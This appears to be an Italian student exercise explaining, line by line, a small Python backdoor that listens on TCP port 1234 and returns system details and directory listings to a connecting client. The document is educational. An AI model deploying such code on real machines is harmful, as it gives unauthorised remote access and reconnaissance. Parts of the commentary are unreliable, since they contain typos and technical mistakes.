
L'esercizio di oggi consiste nel commentare/spiegare questo codice che fa riferimento ad una backdoor.
Inoltre spiegare cos'è una backdoor.



- «import» carica i moduli «socket, platform, os» che servono al funzionamento del codice
- SRV_ADDR contiene l'indirizzo IP del Server
- SVR_PORT contiene il numero della porta del Server per controllare l'ingrasso dei dati

```
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234
```

- «s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) viene creato un socket con i parametri che ne identificano il tipo.
    - socket.AF_INET socket tipo IPv4
    - socket.SOCK_STREAM socket tipo TCP
- «s.bind» indica che il Server è in ascolto su quell'indirizzo IP e sulla porta per l'ingrasso dei dati
- «s.liste(1)» mette in ascolto indicando che il Server può accettare solo una connessione in entrata alla volta
- «s.accept()» permette la connessione in entrate e vengono creati, un socket «connection» per comunicare con il client e socket «address» contiene l'indirizzo IP e la Porta

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()
```

- «print» stampa un messaggio di connessione stabilita e visualizza l'indirizzo

```
print ("client connected: ", address)
```

- «while 1» indica che comincia un ciclo infinito per la ricezione dati dal client con l'istruzione «try/except» dove, sia per la variabile «data» che «connection», viene utilizzato «.revc(1024)» per ricevere dati dal client non superiori ai 1024 byte

```
while 1:
    try:
        data = connection.recv(1024)
    except:continue
```

- «if» comincia un ciclo indicando se:
    - la variabile «data» è "1", con l'istruzione «.decode» deve essere codificata dalla tabella "utf-8"
    - invia le caratteristiche hardwave utilizzando il modulo «.platform»(tutte le informazioni possibili + indirizzo IP + «.machine»(tipo di macchina)
    - comincia a comunicare con il client con il modulo «.sendall» contenente i dati da inviare
- «elif»
    - la variabile «data» è "2" prova ad utilizzare il modulo «os» che con l'istruzione «try/except» e il comando «.listdir» riceve le dimensione di una directory e codificandole con la tabella "utf-8"
    - invia l'indirizzo IP
    - confronta con «for» se "x" si trova sul filelist ed assegna l'indirizzo IP + "x"
    - ad eccezione se inviato un "Percorso errato"
    - comincia a comunicare con il client con il modulo «.sendall» contenente i dati da inviare

```
    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
```

- «elif»
    - la variabile «data» è uguale a "0"
    - chiude la connessione con il client
    - viene bloccato il programma finchè non viene stabilita una connessione da un client

```
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Una BACKDOOR è un codice dove un utente può entrare in un dispositivo, senza alcun accesso autorizzato.
Spesso utilizzata in modo malevolo per sottrarre dati o informazioni all'insapute dell'utente.